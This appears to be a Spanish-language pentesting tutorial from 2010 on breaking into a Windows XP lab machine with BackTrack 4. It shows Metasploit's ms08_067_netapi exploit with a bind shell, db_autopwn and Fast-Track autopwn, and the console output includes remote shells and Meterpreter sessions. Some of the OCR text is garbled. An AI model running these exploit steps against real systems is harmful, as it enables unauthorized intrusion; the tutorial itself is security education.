Acceso a un sistema con Backtrack 4



En este manual veremso algunas de las diferentes formas mas basicas de como accerder a un sistema utilizando esta gran herramienta (Backtrack 4), tratare de ser lo mas explicativo que pueda.

El acceso a un sistema es el tercer paso de la estructura de un ataque, por ahora llevamos:


- [*]El Reconocimiento (http://electr0s0ft.blogspot.com/2010/01/el-escaneo-de-un-sistema-es-el.html).
- [*]El Escaneo (http://electr0s0ft.blogspot.com/2010/01/reconocimiento-deun-sistema-con-bt4-el.html)

Para poder llegar a este paso bien, sabiendo donde estamos "pisando" o para ubicarnos de que es lo que estamos haciendo tenemos que pasar por el reconocimiento y el escaneo.

Ya basandonos en los resultados que obtuvimos en la parte de escaneos de vulnerabilidades de alli podemos empezar a basarnos de por que fallo o vulnerabilidad podemos aprovechar para acceder al sistema.

Mas que todo este paso utilizaremos mucho el aspecto de aprovechamiento de vulnerabilidades y nos basaremos en la informacion anteriormente recopilda.

Introducción a MSE



Metasploit es una gran herramienta a la hora de explotar fallos de un sistema, es una gran plataforma que tiene:

- [*] 490 exploits
- [*] 230 Auxiliary
- [*] 192 payloads
- [*] 23 encoders

Exploit ---> Es un fracmento de programa o un programa hecho para explotar un fallo de algun sistema especifico.

Sintaxis en el MSF:

use windows/smb/ms08 067 netapi

Alli le especificamos al metaploit que selecionamos el exploit windows/smb/ms08_067_netapi.

Payload ---> Lo utilizamos en el metasploit como la accion que se va a hacer despues de haver explotado el fallo.

Sintaxis en el MSF:

use PAYLOAD windows/shell/bind tcr

Alli le especificamos al metasploit que seleccionamos el payload

windows/shell/bind_tcp, este payload la accion que ejecuta es de volver una Shell del sistema que hemos explotado el fallo.

Auxiliary ---> son scripts que suplantan funciones de otros programas.

Sintaxis en el MSF

use fuzzers/ssh/ssh version 2

Este módulo envía una serie de peticiones SSH con cadenas de versión maliciosos.

Metasploit #1

En este ejemplo voy a mostrar como aprovecharse de una vulnerabilidad de un objetivo con sistema operativo windows XP SP2 y SP3.Primeramente miramos si el equipo esta "vivo".

```
Session Edit View Bookmarks Settings Help


root@bt:~# ping 172.16.9.129

PING 172.16.9.129 (172.16.9.129) 56(84) bytes of data.
64 bytes from 172.16.9.129: icmp_seq=1 ttl=128 time=2.19 ms
64 bytes from 172.16.9.129: icmp_seq=2 ttl=128 time=1.32 ms
64 bytes from 172.16.9.129: icmp_seq=3 ttl=128 time=1.51 ms
64 bytes from 172.16.9.129: icmp_seq=4 ttl=128 time=1.37 ms
64 bytes from 172.16.9.129: icmp_seq=4 ttl=128 time=0.703 ms
^C


--- 172.16.9.129 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 0.703/1.421/2.197/0.479 ms
root@bt:~#

■ ■ ★
```

Ahora vamos a escanear nuestro equipo (repaso de escaneo de un sistema con bt4) en el ejemplo del doc Escaneo de un sistema vamos a tener los mismo resultados.



Como vemos el puerto 445 esta habilidatado, en el doc de escaneo de un sistema el nessus nos mostro que ese puerto esta ejecutando un servicio vulnerable, el exploit para esa vulnerabilidad es el ms08_067_netapi. Ahora vamos a pasar a configurar el exploit desde metasploit. Primeramente seleccionamos el exploit



Ahora vamos a configurarlo.




Aquí nos pide el RHOST (seria la direccion IP de nuestro objetivo) luego nos define por defecto el puerto el 445 que es el que tiene la vulnerabilidad antes hablada. Y le asignamos direccion IP.ç

```
\underline{\mathsf{msf}} exploit(\mathsf{ms08\_067\_netapi}) > set RHOST 172.16.9.129 RHOST => 172.16.9.129 Progresive Death
```

Ahora el siguiente paso es asignar el payload y configurarlo. Voy a utilizar el windows/shell/bind_tcp que es uno de los payload mas basicos que tiene en BD el metasploit. Ustedes son libres de usar el que ustedes quieran, si quieren ver mas payload solo es cuestion de teclear show payloads.

```
msf exploit(ms08_067_netapi) > set payload windows/shell/bind_cp
payload => windows/shell/bind tcp Progresive Death
```

Ahora miramos que opciones tenemos que configurar.



Como vemos aquí ya el metasploit lo definio por defecto, pero aveces nos va a pedir un LHOST y ese seria nuestra IP entonces para definir la variable LHOST lo unico que tenemo que hacer es lo siguiente.

Sintaxis en el metastploi:

```
set LHOST xxx.xxx.xxx.xxx
```

bueno ahora como ya tenemos todo configurado ahora vamos a ejecutar el exploit para accerder al sistema.

```
Session Edit View Bookmarks Settings Help

msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)

[*] Triggering the vulnerability...
[*] Sending stage (240 bytes)
[*] Command shell session 1 opened (172.16.9.128:46401 -> 172.16.9.129:4444)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Estamos dentro del sistema objetivo, exactamante en el cmd ubicado en el


C:\WINDOWS\system32>. Ahora vamos a hacer una prueba.

Microsoft Windows XP [Versi@n 5.1.2600] (C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>msg * Progresive Death
msg * Progresive Death

C:\WINDOWS\system32>






auto_pwn#2

Esta es un excelente! Herramienta que trae con si el metasploit, esta herramienta es totalmente automatizada empieza a probar exploit por exploit hasta que al fin consigue explotar el fallo, tambien se basa en resultados de un escaneo (nmap, nessus, openvas) y de alli parte para basar en la explotacion de la vulnerabilidad.

Empezamos!!!

Primeramente vamos a configurar nuestro metasploit para poder empezar con nuestra intrusion. Creamo una Base de datos en el metasploit donde va a quedar quardado el resultado del escaneo con nmap.



Ahora vamos a ver que host tenemos definidos para hacer el escaneo.

```
Hosts

address address6 arch comm created info mac nam e os_flavor os_lang os_name os_sp state Svcs Vulns Workspace

T2.16.9.129

Sat Jan 16 14:17:38 -0500 2010 00:0C:29:43:1A:B7 alive 1 1 default

msf >
```

Si cuando miran que host estan definos y no te aparece nada, solo tenemos que hacer el escaneo con nmap y hay lo defines automaticamente.

```
0
                                         Shell - Msfconsole
                                                                                               Session Edit View Bookmarks Settings Help
msf > db_nmap -sV 172.16.9.129
Starting Nmap 5.00 ( http://nmap.org ) at 2010-01-16 22:54 COT
Interesting ports on 172.16.9.129:
Not shown: 997 closed ports
PORT STATE SERVICE
                           VERSION
135/tcp open msrpc
                           Microsoft Windows RPC
139/tcp open netbios-ssn
445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:43:1A:B7 (VMware)
Service Info: OS: Windows
Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.41 seconds
msf >
```

Ahora despues del escaneo nos dirijimos a utilizar el autopwn.

Sintaxis de metasploit:

```
msf>db_autopwn -t -p -e -x
```

En la sintaxis lo que estamos haciendo en probar con todos los exploit, desde cualquier interface de red y que se base en los puerto que tiene habilitados antes mostrado por el nmap.

```
Shell - Msfconsole
                                                                                                                                   Session Edit View Bookmarks Settings Help
         172.16.9.129:445 exploit/windows/brightstor/ca_arcserve_342 (port match)
                                 exploit/windows/smb/psexec (port match)
exploit/windows/smb/ms06_040_netapi (port match)
        172.16.9.129:445
        172.16.9.129:139
                                 exploit/windows/smb/ms06_066_nwapi (port match)
exploit/windows/smb/ms06_070_wkssvc (port match)
        172.16.9.129:445
        172.16.9.129:445
        172.16.9.129:139
                                  exploit/windows/brightstor/etrust_itm_alert (port match)
        172.16.9.129:139
                                  exploit/windows/smb/ms06_066_nwapi (port match)
         172.16.9.129:139
                                  exploit/windows/smb/psexec (port match)
         172.16.9.129:139
                                  exploit/windows/smb/ms06_066_nwwks (port match)
         172.16.9.129:139
                                  exploit/netware/smb/lsass_cifs (port match)
                                 exploit/windows/smb/netidentity_xtierrpcpipe (port match)
exploit/netware/smb/lsass_cifs (port match)
exploit/windows/smb/netidentity_xtierrpcpipe (port match)
        172.16.9.129:139
        172.16.9.129:445
        172.16.9.129:445
                                 exploit/windows/smb/ms03_049_netapi (port match)
exploit/windows/smb/ms06_070_wkssvc (port match)
exploit/windows/smb/ms08_067_netapi (port match)
        172.16.9.129:139
        172.16.9.129:139
172.16.9.129:139
                                 exploit/windows/smb/msdns_zonename (port match)
exploit/windows/smb/ms08_067_netapi (port match)
        172.16.9.129:445
         172.16.9.129:445
                                 exploit/windows/smb/timbuktu_plughntcommand_bof (port match) exploit/osx/samba/lsa_transnames_heap (port match)
         172.16.9.129:445
         172.16.9.129:139
         172.16.9.129:445
                                  exploit/windows/smb/ms04_011_lsass (port match)
        172.16.9.129:139 exploit/solaris/samba/trans2open (port match)
172.16.9.129:139 exploit/windows/smb/ms05_039_pnp (port match)
172.16.9.129:445 exploit/osx/samba/lsa_transnames_heap (port match) [pwnsauce]
        172.16.9.129:445 exploit/windows/smb/ms04_031_netdde (port match)
        172.16.9.129:139 exploit/multi/samba/nttrans (port match)
172.16.9.129:139 exploit/windows/smb/ms04_031_netdde (port match)
 Shell
```

```
[*] (39/39 [2 sessions]): Waiting on 2 launched modules to finish execution...

[*] The autopwn command has completed with 2 sessions

[*] Enter sessions -i [ID] to interact with a given session ID

[*]

Active sessions

Id Description Tunnel

1 Meterpreter 172.16.9.128:36534 -> 172.16.9.129:11569 windows/smb/ms08_067_netapi
2 Meterpreter 172.16.9.128:49061 -> 172.16.9.129:11653 windows/smb/ms08_067_netapi

[*]

Progresive Death

msf >
```


Hemos conseguido dos secciones =). despues de probar exploit por exploit hemos conseguido 2 secciones de meterpreter, ahora solo vamos a conectarnos a ellas y listo.




Fast track#3




Es un proyecto basado en Python de código abierto destinado a ayudar a los Pent-Test en un esfuerzo por identificar, explotar. utiliza una gran parte de la Metasploit Framework para terminar los ataques con éxito. Fast Track tiene una amplia variedad de ataques únicos que le permiten utilizar el marco de Metasploit a su máximo potencial. En este ejemplo vamos a utilizar la opcion de automatizacion que nos ofrece esta herramienta.



Ahora tecleamos ./fast-track -c 2 para seleccionar la herramienta 2. Autopwn Automated



Ahora le vamos a especificar al fast-track que vamos a seleccionar el payload Reverce_tcp y le predefinimos la ip de nuestro objetivo



Lo configuramos de la siguiente manera:


```
./fast-track.py -c 2 172.16.94.129 -r
```

y el fast-track lo acepta y empieza nuestro ataque automatizado. Empieza a interactuar con el metasploit dandole los datos que nosotros le predefinimos antes, y a ejecutar los sripts de nuestro ataque.


```
root@bt: /pentest/exploits/fasttrack - Shell - Konsole
 Session Edit View Bookmarks Settings Help
         =[ metasploit v3.3.4-dev [core:3.3 api:1.0]
--=[ 490 exploits - 225 auxiliary
--=[ 192 payloads - 23 encoders - 8 nops
=[ svn r8091 updated 26 days ago (2010.01.0)
                                                                   (2010.01.09)
Warning: This copy of the Metasploit Framework was last updated 26 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
                      http://www.metasploit.com/redmine/projects/framework/wiki/Updating
 msf > db_destroy pentest
[*] Deleting pentest...
[-] The specified database does not exist
 <u>msf</u> > db_create pentest
      Creating a new database instance...
Successfully connected to the database
       File: pentes
 msf > db_nmap 172.16.94.129
Starting Nmap 5.00 ( http://nmap.org ) at 2010-02-04 04:33 COT
Interesting ports on 172.16.94.129:
Not shown: 997 closed ports
PORT STATE SERVICE
 135/tcp open msrpc
 139/tcp open netbios-ssn
445/tcp open microsoft-ds
 MAC Address: 00:0C:29:74:AC:7A (VMware)
🖺 🗷 Shell
```

Como vemos primeramente borro la BD pentest del metasploit, luego creo la base de datos pentest y luego hiso el escaneo con nmap para basarse en el ataque con auto_pwn.

La siguiente accion que va a ejecutar es el autopwn.



Ahora veremos que esta ejecutando el auto_pwn y empieza a probar exploit por exploit basandose en el escaneo que hiso con el nmap anteriormente. Despues de un buen rato de probar exploit por exploit, logramos.



Acabamos de ver 3 formas de como acceder a un sistema partiendo de los fallos que presentan los servicios que se estan ejecutando en el sistema objetivo (Windows XP Sp3).

Links de apoyo

- [*] http://blip.tv/file/3105815 ----> Intrusion automatizada <auto_pwn>
- [*] http://blip.tv/file/3077564 ----> Accediendo a un sistema con bt4

Espero que les halla servido esta documentacion.

PD: si tengo algun error por favor hagamelo saber.

PD2: si vas a colocar esta documentacion en algun otro lado por favor respeta los derechos de autor :)

Blog: http://electr0s0ft.blogspot.com/

Correo: electrosoul 22@hotmail.com

dprogresive@gmail.com